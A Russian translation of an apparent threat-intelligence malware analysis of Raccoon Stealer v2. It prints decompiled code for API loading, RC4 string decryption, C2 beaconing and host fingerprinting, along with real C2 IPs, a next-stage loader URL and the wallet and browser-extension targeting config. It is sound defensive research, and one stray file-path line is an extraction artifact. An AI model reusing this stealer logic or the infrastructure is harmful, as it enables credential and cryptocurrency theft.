Статья Raccoon Stealer v2 – Часть 2: Углубленный анализ

Введение

Raccoon — это вредоносное ПО для кражи информации, подобное похитителям криптовалютных кошельков, таким как AgentTesla, Formbook, Redline и Vidar. В марте 2022 года Raccoon Team объявила о своем временном уходе из игры из-за отсутствия членов команды, связанных с конфликтом между Украиной и Россией, который начался в феврале 2022 года на разных форумах (например, xss.is). Они также упомянули, что работают над новой версией вредоносного ПО.

Этот пост в блоге представляет собой технический анализ новой автономной версии Raccoon Stealer 2.0. Авторы объявили, что вредоносное ПО также доступно в формате DLL или может быть встроено в другие PE.

Ссылка на анализируемый образец:
https://bazaar.abuse.ch/sample/022432f770bf0e7c5260100fcde2ec7c49f68716751fd7d8b9e113bf06167e03/

Эта статья следует за первой публикацией о Raccoon Stealer v2 (https://blog.sekoia.io/raccoon-stealer-v2-part-1-the-return-of-the-dead/) и посвящена подробному анализу функций и возможностей вредоносных программ.

Технический обзор

Raccoon Stealer v2 написан на C/C++ и ASM, отдельная версия весит примерно 56 КБ, вредоносное ПО обфусцирует его конфигурацию и строки. Он также выполняет динамическое связывание. Связь с его серверами управления и контроля осуществляется по протоколу HTTP; при обмене с сервером злоумышленника не используется шифрование или обфускация данных.

Raccoon v2 нацелен на различные криптокошельки, извлекает файлы cookie и сохраняет номера кредитных карт из браузеров (Edge, Firefox и Chrome).

Динамическое связывание во время выполнения

Первая задача вредоносной программы — связать функции библиотек, изначально PE инициирует дескрипторы для "Shell32.dll", "WinInt.dll", "Crypt32.dll", "Ole32.dll", "User32.dll", "Advapi32.dll" и "Kernel32.dll". В отличие от других вредоносных программ

того же семейства, Raccoon не скрывает загрузку "LoadLibrary" и "GetProcAddress" [T1055.001], более того, импортированные функции из различных библиотек хранятся в открытом виде.

```
result = LoadLibraryW(L"kernel32.dll");
hModule = result;
if ( result )
{
  LoadLibraryW_0 = (HMODULE (__stdcall *)(LPCWSTR))GetProcAddress(result, "LoadLibraryW");
  LibraryW_0 = LoadLibraryW_0(L"Shlwapi.dll");
  Ole32_dll = LoadLibraryW_0(L"Ole32.dll");
  WinInt_dll = LoadLibraryW_0(L"WinInet.dll");
  Advapi32_dll = LoadLibraryW_0(L"Advapi32.dll");
  User32_dll = LoadLibraryW_0(L"User32.dll");
  Crypt32_dll = LoadLibraryW_0(L"Crypt32.dll");
  Shell32_dll = LoadLibraryW_0(L"Shell32.dll");
  LoadLibraryW_0(L"Bcrypt.dll");
  GetProcAddress_0 = (FARPROC (__stdcall *)(HMODULE, LPCSTR))GetProcAddress(hModule, "GetProcAddress");
  GetCurrentProcess_addr = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress_0(hModule, "GetCurrentProcess");
  GetEnvironmentVariableW = (DWORD (__stdcall *)(LPCWSTR, LPWSTR, DWORD))GetProcAddress_0(
                                                                          hModule,
                                                                          "GetEnvironmentVariableW");
  GetFileSize = (DWORD (__stdcall *)(HANDLE, LPDWORD))GetProcAddress_0(hModule, "GetFileSize");
  GetDriveTypeW = (UINT (__stdcall *)(LPCWSTR))GetProcAddress_0(hModule, "GetDriveTypeW");
  GetLastError = (DWORD (__stdcall *)())GetProcAddress_0(hModule, "GetLastError");
  GetLocaleInfoW = (int (__stdcall *)(LCID, LCTYPE, LPWSTR, int))GetProcAddress_0(hModule, "GetLocaleInfoW");
  GetLogicalDriveStringsW = (DWORD (__stdcall *)(DWORD, LPWSTR))GetProcAddress_0(hModule, "GetLogicalDriveStringsW");
  GetModuleFileNameW = (DWORD (__stdcall *)(HMODULE, LPWSTR, DWORD))GetProcAddress_0(hModule, "GetModuleFileNameW");
  GetSystemWow64DirectoryW = (UINT (__stdcall *)(LPWSTR, UINT))GetProcAddress_0(hModule, "GetSystemWow64DirectoryW");
  GetUserDefaultLocaleName = (int (__stdcall *)(LPWSTR, int))GetProcAddress_0(hModule, "GetUserDefaultLocaleName");
  GetTimeZoneInformation = (DWORD (__stdcall *)(LPTIME_ZONE_INFORMATION))GetProcAddress_0(
                                                                          hModule,
                                                                          "GetTimeZoneInformation");
  GlobalAlloc = (HGLOBAL (__stdcall *)(UINT, SIZE_T))GetProcAddress_0(hModule, "GlobalAlloc");
  GlobalFree = (HGLOBAL (__stdcall *)(HGLOBAL))GetProcAddress_0(hModule, "GlobalFree");
```

Методы обфускации

После того, как функции импортированы, Raccoon деобфусцирует [T1140] список строк, используемых для настройки командной связи и операций по удалению данных. Этот метод обфускации часто применяется в других вредоносных программах (https://blog.sekoia.io/mars-a-red-hot-information-stealer/). Запутанные строки представляют собой зашифрованные с помощью RC4 строки [T1027], хранящиеся в base64. В образце использовались два разных ключа RC4: один для расшифровки строк, используемых позже в программе, а второй — для расшифровки списка C2.

```
v109 = 0;
v0 = sub_401806("fVQMox8c", &v109);
tlgrm_ = mw_wrapper_rc4_decrypt(dword_40E228, v0, &v109, "edinayarossiya");
v1 = sub_401806("bE8Yjg==", &v109);
ews_ = mw_wrapper_rc4_decrypt(dword_40E228, v1, &v109, "edinayarossiya");
v2 = sub_401806("bkoJoy0=", &v109);
grbr_ = mw_wrapper_rc4_decrypt(dword_40E228, v2, &v109, "edinayarossiya");
v3 = sub_401806("LEtihSAW6eunMDV+Aes3rVhAClFoaQM=", &v109);
fstring__s__s_TRUE__s = mw_wrapper_rc4_decrypt(dword_40E228, v3, &v109, "edinayarossiya");
v4 = sub_401806("XGon61cwprfREQZ+AehCnwI2Q30+EA==", &v109);
fstring_URL_USR_PASS = mw_wrapper_rc4_decrypt(dword_40E228, v4, &v109, "edinayarossiya");
v5 = sub_401806("ADFOtVtjiZGI", &v109);
fstring_prct_s_prct_d = mw_wrapper_rc4_decrypt(dword_40E228, v5, &v109, "edinayarossiya");
v6 = sub_401806("ABVLnR0gzY7neRx+Aeg=", &v109);
Locale_doubledot_fstring = mw_wrapper_rc4_decrypt(dword_40E228, v6, &v109, "edinayarossiya");
v7 = sub_401806("ABVLniF5jMfxSQ==", &v109);
fstring_OS = mw_wrapper_rc4_decrypt(dword_40E228, v7, &v109, "edinayarossiya");
v8 = sub_401806("ABVLgzMOlsKnJxwWMOg=", &v109);
fstring_RAM = mw_wrapper_rc4_decrypt(dword_40E228, v8, &v109, "edinayarossiya");
v9 = sub_401806("ABVLhRsuycL4LFI+SMI3vXQJHXggc2czmduXAivp0jSxF5aMYw==", &v109);
fstring_timezon_from_GMT = mw_wrapper_rc4_decrypt(dword_40E228, v9, &v109, "edinayarossiya");
v10 = sub_401806("ABVLlRsw3I7jOhwoG5h35HFAHSBofgM=", &v109);
fstring_display_size = mw_wrapper_rc4_decrypt(dword_40E228, v10, &v109, "edinayarossiya");
v11 = sub_401806("LFw=", &v109);
fstring_prct_d = mw_wrapper_rc4_decrypt(dword_40E228, v11, &v109, "edinayarossiya");
v12 = sub_401806("ABVLkAAgxIv2Jl8vB5B35HEdXDxH", &v109);
fstring_architecture = mw_wrapper_rc4_decrypt(dword_40E228, v12, &v109, "edinayarossiya");
v13 = sub_401806("ABVLkiIWlsKnMBxzV4YyvT4XHCtkEA==", &v109);
fstring_CPU_and_core_number = mw_wrapper_rc4_decrypt(dword_40E228, v13, &v109, "edinayarossiya");
```

```
int __thiscall mw_rc4_decryption(_DWORD *this, int arg_string_obfuscated, int arg_rc4_key)
{
  int v3; // edi
  int v5; // eax
  int v6; // edx
  int i; // ebx
  int v8; // ecx
  int v10; // [esp+Ch] [ebp-4h]

  v3 = arg_rc4_key;
  v5 = localAlloc(64, arg_rc4_key + 16);
  v6 = 0;
  this[512] = v5;
  v10 = 0;
  for ( i = 0; v10 < arg_rc4_key; ++v10 )
  {
    v6 = (v6 + 1) % 256;
    v8 = this[v6];
    i = (v8 + i) % 256;
    this[v6] = this[i];
    this[i] = v8;
    *(_BYTE *)(v10 + this[512]) = *(_BYTE *)(v10 + arg_string_obfuscated) ^ LOBYTE(this[(v8 + this[v6]) % 256]);
    v3 = arg_rc4_key;
  }
  *(_BYTE *)(v3 + this[512]) = 0;
  return this[512];
}
```

logins.json
\autofill.txt
\cookies.txt
\passwords.txt


--
/
Content-Type: application/x-www-form-urlencoded; charset=utf-8

Content-Type: multipart/form-data; boundary=
Content-Type: text/plain;
User Data
wallets
wlts_
ldr_

Как упоминалось в начале этого раздела, Raccoon Stealer использовал другой ключ для расшифровки URL-адресов управления и контроля; деобфускированные значения хранятся в массиве. Этот массив может принимать до 5 значений, которые мы оцениваем как способность вредоносного ПО иметь резервный экземпляр C2 для обеспечения устойчивости.

```
mw_lib_func_loading();
mw_deobfuscate_string();
mw_CoInitialize(0);
var_concat_string = 0;
var_rc4_key_c2 = mw_convert_chr_to_widechar("59c9737264c0b3209d9193b8ded6c127");
v0 = (const CHAR *)sub_40A6D2("XVHmGYV5cH1pvOC0w/cmantl/oG9aw==                                    ");
v1 = sub_401806(v0, (int *)&var_concat_string);
v2 = mw_wrapper_rc4_decrypt(dword_40EC98, v1, (int *)&var_concat_string, "59c9737264c0b3209d9193b8ded6c127");
v3 = (const CHAR *)sub_40A6D2("                                                                  ");
v4 = sub_401806(v3, (int *)&var_concat_string);
v5 = mw_wrapper_rc4_decrypt(dword_40EC98, v4, (int *)&var_concat_string, "59c9737264c0b3209d9193b8ded6c127");
v6 = (const CHAR *)sub_40A6D2("                                                                  ");
v7 = sub_401806(v6, (int *)&var_concat_string);
var_array_c2_IPs[1] = v5;
var_array_c2_IPs[2] = mw_wrapper_rc4_decrypt(
                        dword_40EC98,
                        v7,
                        (int *)&var_concat_string,
                        "59c9737264c0b3209d9193b8ded6c127");
var_array_c2_IPs[0] = v2;
v8 = (const CHAR *)sub_40A6D2("                                                                  ");
v9 = sub_401806(v8, (int *)&var_concat_string);
var_array_c2_IPs[3] = mw_wrapper_rc4_decrypt(
                        dword_40EC98,
                        v9,
                        (int *)&var_concat_string,
                        "59c9737264c0b3209d9193b8ded6c127");
v10 = (const CHAR *)sub_40A6D2("                                                                  ");
v11 = sub_401806(v10, (int *)&var_concat_string);
var_array_c2_IPs[4] = mw_wrapper_rc4_decrypt(
                        dword_40EC98,
                        v11,
                        (int *)&var_concat_string,
                        "59c9737264c0b3209d9193b8ded6c127");
if ( GetUserDefaultLocaleName(LocaleName, 85) )
```

Деобфусцированный C2 в проанализированном нами образце:
http://51.195.166.184/



Мьютекс

После динамической компоновки во время выполнения и деобфускации строки похититель проверяет наличие мьютекса. В проанализированной нами выборке его значение равно 8724643052. Если мьютекс уже существует, процесс завершается, в противном случае вредоносная программа создает его и продолжает работу.

```
93  if ( GetUserDefaultLocaleName(LocaleName, 85) )
94  {
95    v12 = (PCWSTR *)&off_40E000;
96    do
97    {
98      if ( StrStrIW(LocaleName, *v12) )
99        break;
100     ++v12;
101   }
102   while ( v12 != (PCWSTR *)&unk_40E004 );
103 }
104 if ( OpenMutexW(0x1F0001u, 0, L"8724643052") )
105   ExitProcess(2u);
106 CreateMutexW(0, 0, L"8724643052");
107 if ( mw_check_user_privileges() )
108   mw_list_running_process();
```

Стоит отметить, что проверка мьютекса — это единственная обнаруженная нами в образце технология, которая предотвращает выполнение вредоносного ПО.

Проверка хоста

Затем вредоносное ПО проверяет привилегии запущенного процесса и возвращает ноль, если S-I-D (идентификатор безопасности) равен S-1-5-18, что означает NT Authority\System. Однако эта функция также возвращает ноль, если процесс не может ни получить информацию о токене, ни преобразовать свой SID в строковый тип.

```
int mw_check_user_privileges()
{
  BOOL (__stdcall *v0)(HANDLE, DWORD, PHANDLE); // esi
  int CurrentProcess_addr; // eax
  int v2; // esi
  PSID *v3; // edi
  DWORD v5; // [esp+0h] [ebp-14h]
  HANDLE *v6; // [esp+4h] [ebp-10h]
  LPWSTR StringSid; // [esp+8h] [ebp-Ch] BYREF
  HANDLE TokenHandle; // [esp+Ch] [ebp-8h] BYREF
  DWORD TokenInformationLength; // [esp+10h] [ebp-4h] BYREF

  TokenInformationLength = 0;
  v0 = OpenProcessToken;
  CurrentProcess_addr = GetCurrentProcess_addr(8, &TokenHandle);
  if ( !v0((HANDLE)CurrentProcess_addr, v5, v6) )
    return 0;
  v2 = 1;
  if ( !GetTokenInformation(TokenHandle, TokenUser, 0, TokenInformationLength, &TokenInformationLength)
    && GetLastError() != 122 )
  {
    return 0;
  }
  v3 = (PSID *)GlobalAlloc(0x40u, TokenInformationLength);
  if ( !GetTokenInformation(TokenHandle, TokenUser, v3, TokenInformationLength, &TokenInformationLength) )
    return 0;
  StringSid = 0;
  if ( !ConvertSidToStringSidW(*v3, &StringSid) )
    return 0;
  if ( lstrcmpiW(L"S-1-5-18", StringSid) )
    v2 = 0;
  GlobalFree(v3);
  return v2;
}
```

Если разрешение процесса отличается от NT Authority\System или процесс не может получить информацию о своем маркере, вредоносная программа не выполняет следующую функцию, которая зацикливается на запущенных процессах [T1057]. Опять же, результат этой функции не имеет решающего значения для остальной части выполнения; возвращаемое значение немедленно стирается следующей инструкцией. (mov eax, некоторое значение).

```
BOOL mw_list_running_process()
{
  HANDLE Toolhelp32Snapshot; // esi
  BOOL result; // eax
  PROCESSENTRY32 v2; // [esp+4h] [ebp-22Ch] BYREF

  Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
  v2.dwSize = 556;
  result = Process32First(Toolhelp32Snapshot, &v2);
  if ( result )
  {
    while ( Process32Next(Toolhelp32Snapshot, &v2) )
      ;
    return 1;
  }
  return result;
}
```

Nb: это неиспользование возвращаемого значения, вероятно, указывает на то, что Raccoon Stealer v2 все еще находится в стадии разработки.

Первоначальная связь C2

После того, что можно считать фазой инициации, вредоносное ПО начинает устанавливать свое первое подключение к серверу управления и контроля [T1041].

Во-первых, он получает MachineGuid, читая реестр [T1012], чтобы идентифицировать зараженный хост: HKLM:\SOFTWARE\Microsoft\Cryptography\MachineGuid.

```
BYTE *read_reg_MachineGuid()
{
  BYTE *v0; // edi
  LSTATUS v1; // esi
  LSTATUS v2; // eax
  DWORD v4; // [esp+8h] [ebp-Ch] BYREF
  DWORD v5; // [esp+Ch] [ebp-8h] BYREF
  HKEY hKey; // [esp+10h] [ebp-4h] BYREF

  v0 = (BYTE *)localAlloc(64, 520);
  v5 = 260;
  v4 = 1;
  v1 = RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Microsoft\\Cryptography", 0, 0x20119u, &hKey);
  v2 = RegQueryValueExW(hKey, (LPCWSTR)MachineGuid, 0, &v4, v0, &v5);
  if ( v1 || v2 )
    RegCloseKey(hKey);
  return v0;
}
```

Затем он считывает имя пользователя из библиотеки Adavapi32.

В итоге данные объединяются в следующую структуру:

```
WCHAR *mw_GetUserName()
{
  WCHAR *v0; // esi
  DWORD pcbBuffer; // [esp+4h] [ebp-4h] BYREF

  pcbBuffer = 257;
  v0 = (WCHAR *)localAlloc(64, 514);
  GetUserNameW(v0, &pcbBuffer);
  return v0;
}
```

```
reg_MachineGuid = read_reg_MachineGuid();
UserName = mw_GetUserName();
v16 = StrCpyW(v13, machineId_eq);
var_machineId_eq_value = mw_concat_str(v16, (const WCHAR *)reg_MachineGuid);
v18 = mw_concat_str(var_machineId_eq_value, pipe_chr);
v19 = mw_concat_str(v18, UserName);
v20 = mw_concat_str(v19, (const WCHAR *)ampersand_chr_configId_eq);
v21 = mw_concat_str(v20, rc4_c2_key);
var_concat_string = StrCpyW((PWSTR)lpFileName, v21);// `machineId=<machineGuid>|<Username>&configId=<RC4 key for C2 obfuscation>`
LocalFree_0(reg_MachineGuid);
LocalFree_0(UserName);
LocalFree_0(v21);
var_c2_uri = (WCHAR *)localAlloc(64, 2048);
var_iterator = 0;
lpFileName = 0;
while ( 1 )
{
  v24 = mw_convert_chr_to_widechar((const CHAR *)var_array_c2_IPs[(_DWORD)var_iterator]);
  if ( v24[lstrlenW(v24) - 1] != 47 )
    v24 = mw_concat_str(v24, (const WCHAR *)"/");
  var_http_response = (WCHAR *)mw_send_http_request_to_c2((const WCHAR *)var_concat_string, (const WCHAR *)hMem, v47);
  if ( lstrlenW(var_http_response) >= 64 )
```

Отформатированные данные отправляются на C2 через HTTP в запросе POST на сервер. Интересно отметить, что цикл запрашивает список ранее деобфускированных C2; вредоносное ПО запрашивает каждый C2 в своем списке; первый, кто ответит данными, назначается официальным C2 для следующего сообщения.

C2 отвечает важной конфигурацией в виде простого текста, который содержит следующую информацию:

- Загрузка URL-адресов DLL;

- Запрашиваемые функции:

-- Сделать скриншот (ср.: `scrnsht_`);

-- Исследование кеша десктопного приложения Telegram (ср.: `tlgrm_`);

-- Установка и выполнение следующего этапа (ср.: `ldr_1`);

- Расширения браузера для поиска (ср.: `ews_`);

- Интересующие криптографические кошельки (см.: `wlts_`);

- Маркер, используемый для определения конечной точки HTTP C2 для дальнейшего взаимодействия.

```
ews_brave:odbfpeeihdkbihmopkbjmoonfanlbfcl;Brave;Local Extension Settings\n
ews_meta_e:ejbalbakoplchlghecdalmeeeajnimhm;MetaMask;Local Extension Settings\n
ews_ronin_e:kjmoohlgokccodicjjfebfomlbljgfhk;Ronin;Local Extension Settings\n
ews_mewcx:nlbmnnijcnlegkjjpcfjclmcfggfefdm;MEW_CX;Sync Extension Settings\n
ews_ton:cgeeodpfagjceefieflmdfphplkenlfk;TON;Local Extension Settings\n
ews_goby:jnkelfanjkeadonecabehalmbgpfodjm;Goby;Local Extension Settings\n
ews_ton_ex:nphplpgoakhhjchkkhmiggakijnkhfnd;TON;Local Extension Settings\n
scrnsht_Screenshot.jpeg:1\n
tlgrm_Telegram:Telegram Desktop\tdata|*|*emoji*,*user_data*,*tdummy*,*dumps*\n
ldr_1:http://94.158.244.119/U4N9B5X5F5K2A0L4L4T5/84897964387342609301.bin|%TEMP%\|exe\n
token:7c5a89155ed44c062e3e40348e296947
```

Все описанные конфигурации не всегда настраиваются; например, снимок экрана или загрузчик следующего этапа часто отсутствуют, они могут отсутствовать по умолчанию.

Настройка DLL

Как показано в предыдущем разделе, вредоносное ПО извлекает информацию об URL-адресах, на которых размещены следующие библиотеки DLL для загрузки [T1105]:

* **nss3.dll**
* **nssdbm3.dll**
* **msvcp140.dll**

*** vcruntime140.dll**
*** mozglue.dll**
*** freebl3.dll**
*** softokn3.dll**
*** sqlite3.dll**

Это законные сторонние библиотеки DLL, позволяющие вредоносным программам собирать данные о зараженном хосте.

```
10.127.0.131   45.150.67.175  HTTP     230 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll HTTP/1.1          Download nss3.dll
45.150.67.175  10.127.0.131   HTTP      70 HTTP/1.1 200 OK
10.127.0.131   45.150.67.175  HTTP     234 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll HTTP/1.1      Download msvcp140.dll
45.150.67.175  10.127.0.131   HTTP     396 HTTP/1.1 200 OK
10.127.0.131   45.150.67.175  HTTP     238 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll HTTP/1.1  Download vcruntime140.dll
45.150.67.175  10.127.0.131   HTTP    1243 HTTP/1.1 200 OK
10.127.0.131   45.150.67.175  HTTP     233 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll HTTP/1.1       Download mozglue.dll
45.150.67.175  10.127.0.131   HTTP     740 HTTP/1.1 200 OK
10.127.0.131   45.150.67.175  HTTP     233 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll HTTP/1.1       Download freebl3.dll
45.150.67.175  10.127.0.131   HTTP    1252 HTTP/1.1 200 OK
10.127.0.131   45.150.67.175  HTTP     234 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll HTTP/1.1      Download softokn3.dll
45.150.67.175  10.127.0.131   HTTP     756 HTTP/1.1 200 OK
10.127.0.131   45.150.67.175  HTTP     233 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll HTTP/1.1       Download sqlite3.dll
45.150.67.175  10.127.0.131   HTTP     453 HTTP/1.1 200 OK
10.127.0.131   45.150.67.175  HTTP     233 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nssdbm3.dll HTTP/1.1       download nssdbm3.dll
```

```
89   if ( !lstrcmpiW((LPCWSTR)v32, L"libs") )// Get DLLs URL from 1st C2 HTTP response
90   {
91     var_http_response_data += (_DWORD)hMem + 1;
92     v29 = (HLOCAL)(((_BYTE *)v29 - (_BYTE *)var_http_response_data) >> 1);
93     if ( !v29
94       || (v16 = StrStrW(var_http_response_data, (PCWSTR)double_dot_chr)) == 0
95       || (v17 = v16 - var_http_response_data, (hMem = (HLOCAL)v17) == 0) )
96     {
97       if ( var_ptr_allocated_mem_http_response_length_x2 )
98         LocalFree_0(var_ptr_allocated_mem_http_response_length_x2);
99       if ( v32 )
100        goto LABEL_36;
101      goto LABEL_37;
102    }
103    if ( mw_copy_data_to_dig(&var_ptr_index_http_resp_data, var_http_response_data, 0, v17) )
104    {
105      if ( mw_copy_data_to_dig(&var_proabibly_data_to_write, var_http_response_data, (int)hMem + 1, (int)v29) )
106      {
107        v18 = (WCHAR *)localAlloc(64, 520);
108        v19 = mw_concat_str(v18, arg_ptr_concat_data);
109        v20 = mw_concat_str(v19, (const WCHAR *)backslash_chr);
110        v11 = var_ptr_index_http_resp_data;
111        v21 = mw_concat_str(v20, var_ptr_index_http_resp_data);
112        v22 = mw_concat_str(v21, L".dll");
113        hMem = (HLOCAL)Content_Type_plain_text;
114        v29 = v22;
115        ptr_http_header_content_type = (void *)sub_40839B(&hMem);
116        var_dll_filename = v22;
117        var_alloc_mem_http_response_length_x2 = var_proabibly_data_to_write;
118        hMem = ptr_http_header_content_type;
119        mw_download_write_to_file(
120          var_proabibly_data_to_write,
121          (const WCHAR *)ptr_http_header_content_type,
```

После анализа списка DLL вредоносная программа связывается с другим сервером управления и контроля для их загрузки. Затем библиотеки DLL дропаются на зараженный хост.

Примечание. На данном этапе библиотеки в память не загружаются.

Снятие отпечатков хоста

Raccoon снимает отпечатки зараженного хоста и собирает следующую информацию [T1082]:

- Идентификатор пользователя
- Часовой пояс [T1614]
- Вверсия ОС
- Архитектура хоста
- Информация о процессоре
- Объем оперативной памяти
- Информация об устройствах отображения
- Список установленных приложений [T1518]

```
v18 = (WCHAR *)localAlloc(64, 20480);
a1 = StrCpyW(v18, (PCWSTR)hMem);
GetUserDefaultLCID(&a1);
format_TimeZone(&a1);
format_OS_version(&a1);
format_host_architecture(&a1);
format_CPU(&a1);
format_RAM(&a1);
format_DisplaySize(&a1);
format_list_display_device(&a1);
format_list_installed_applications(&a1, (HKEY)v33);
host_fingerprint_data[6] = (const WCHAR *)v32;
v28 = (int)a1;
v29 = 0;
host_fingerprint_data[0] = (const WCHAR *)v32;
host_fingerprint_data[1] = a1;
host_fingerprint_data[2] = 0;
v13 = 1;
if ( lstrlenW(a1) > 64 )
{
  v19 = localAlloc(64, 520);
  v20 = (WCHAR *)localAlloc(64, 520);
  v30 = (HLOCAL)mw_probably_RtlGenRandom(v19, 0x10u);
  v21 = StrCpyW(v20, Content_Type_multipart_form_data_boundary);
  v22 = (WCHAR *)v30;
  v23 = mw_concat_str(v21, (const WCHAR *)v30);
  v29 = 0;
  v28 = star_backlash_star;              // */*
  v30 = v23;
  http_headers = (HLOCAL)mw_str_add_cr_lf(&v30);
  v24 = (void *)localAlloc(64, 388);
  v25 = WideCharToMultiByte(0xFDE9u, 0, v22, -1, 0, 0, 0, 0);
  if ( v25 )
  {
    if ( WideCharToMultiByte(0xFDE9u, 0, v22, -1, (LPSTR)v24, v25, 0, 0) )
      mw_send_http_request_to_c2_data(
        v24,
        arg_c2_plus_data,
        1,
        host_fingerprint_data,
        0,
        0,
        (const WCHAR *)http_headers,
        (LPCWSTR *)&v28);
  }
  LocalFree 0(v24);
```

Вся информация собирается в файл с именем "System Info.txt", который отправляется на сервер C2 в запросе POST с типом содержимого "application/x-object". На этот раз URL-адрес C2 изменяется, токен, извлеченный из конфигурации (токен, полученный в первом HTTP-ответе), используется в качестве новой конечной точки HTTP.

```
POST /[redacted] HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=1O16u35Fxn447BQg
User-Agent: record
Host: 45.150.67.175
Content-Length: 3531
Connection: Keep-Alive
Cache-Control: no-cache

--1O16u35Fxn447BQg
Content-Disposition: form-data; name="file"; filename="System Info.txt"
Content-Type: application/x-object

System Information:
        Locale: English
        Time zone:      - OS: Windows 7 Ultimate
        Architecture: x64
        CPU: Intel Core Processor (Broadwell)...    (2 cores)
        RAM: 2047 MB
        Display size: 1280x720
        Display Devices:
                0) Standard VGA Graphics Adapter

Installed applications:
        7-Zip 19.00 (x64)
        Mozilla Firefox 75.0 (x64 en-US)
        Mozilla Maintenance Service 75.0
        VLC media player 3.0.6
        Microsoft .NET Framework 4.7.2 4.7.03062
        Microsoft Visual C++ 2010  x64 Redistributable - 10.0.40219
        Java 7 Update 80 (64-bit) 7.0.800
        Microsoft Visual C++ 2012 x64 Additional Runtime - 11.0.61030
        Microsoft Visual C++ 2013 x64 Additional Runtime - 12.0.40660
```


Общая картина конфигурации

Как описано в разделе "Инициация связи C2", образец получает конфигурацию с определенной структурой. Каждая строка конфигурации, основанная на тексте, определяет тип и способ сбора информации о хосте. "wlts_" и "ews_" — это префиксы, используемые в конфигурации, "wlts_" обозначает кошельки, а "ews_" веб-расширение для браузера, как показано ниже в двух примерах конфигурации:

- `ews_auromina:cnmamaachppnkjgnildpdmkaakejnhae;AuroWallet;Local Extension Settings`
- `wlts_xmr:Monero;5;Monero\\wallets;*.keys;`

Конфигурация расширений браузера определяется тремя значениями, разделенными точкой с запятой: имя каталога расширения браузера, имя и тип расширения, тип расширения может быть "Настройки локального расширения" или "IndexedDB".

Конфигурация кошельков немного сложнее. Здесь значения разделены точкой с запятой: первое значение — это имя кошелька, второе значение — целое число, следующие значения — это файлы и/или каталоги по шаблону для поиска.

Краткое описание функций стилинга

Поток выполнения следующих функций выглядит следующим образом (каждый шаг подробно описан в следующих разделах этой статьи):

1. Использует sqlite3.dll для получения информации о кредитной карте, файлов cookie и сохраненных паролей в браузере (автозаполнение) [T1539] [T1555.003]

2. Использует mozglue3.dll для получения logins.json, файлов cookie и истории из Firefox [];

3. Разбирает полученную конфигурацию для поиска конкретных криптокошельков [T1005];

4. Находит файл с именем `wallet.dat` [T1005];

5. Захватывает файлы по заданному в конфигурации шаблону; [опционально] [T1119]

6. Исследутт кеш Telegram Desktop; [по желанию]

7. Делает снимок рабочего стола зараженного хоста; [опционально] [T1113]

8. Загружает и выполняет следующий этап. [опционально] [T1106]

```
  sqlite3_dll = LibraryW_0;
  if ( LibraryW_0 )
    mw_steal_password_credit_card_cookiue_with_sqlite3((int)LibraryW_0, (int)var_http_response);
  nss3_dll = LoadLibraryW_0(lpFileName);
  hLibModule_nss3_dll = nss3_dll;
  if ( nss3_dll )
  {
    hMem = (HLOCAL)localAlloc(64, 520);
    SHGetSpecialFolderPathW(0, (LPWSTR)hMem, 26, 0);
    if ( mw_load_nss_functions(nss3_dll) )
    {
      nss = nss3_dll;
      v40 = hMem;
      mw_moz_logins_autofill_stealer((int)var_c2_uri, (const WCHAR *)hMem, nss, 0);
    }
    else
    {
      v40 = hMem;
    }
    LocalFree_0(v40);
  }
  mw_wlts_steal(var_http_response, (int)var_c2_uri);
  mw_search_wallet_dat(var_http_response, (int)var_c2_uri);
  mw_file_grabber(var_http_response, (int)var_c2_uri);
  mw_telegram_cache_inspection(var_http_response, (int)var_c2_uri);
  v41 = localAlloc;
  v42 = lstrlenW(var_http_response);
  hMem = (HLOCAL)v41(64, 2 * v42);
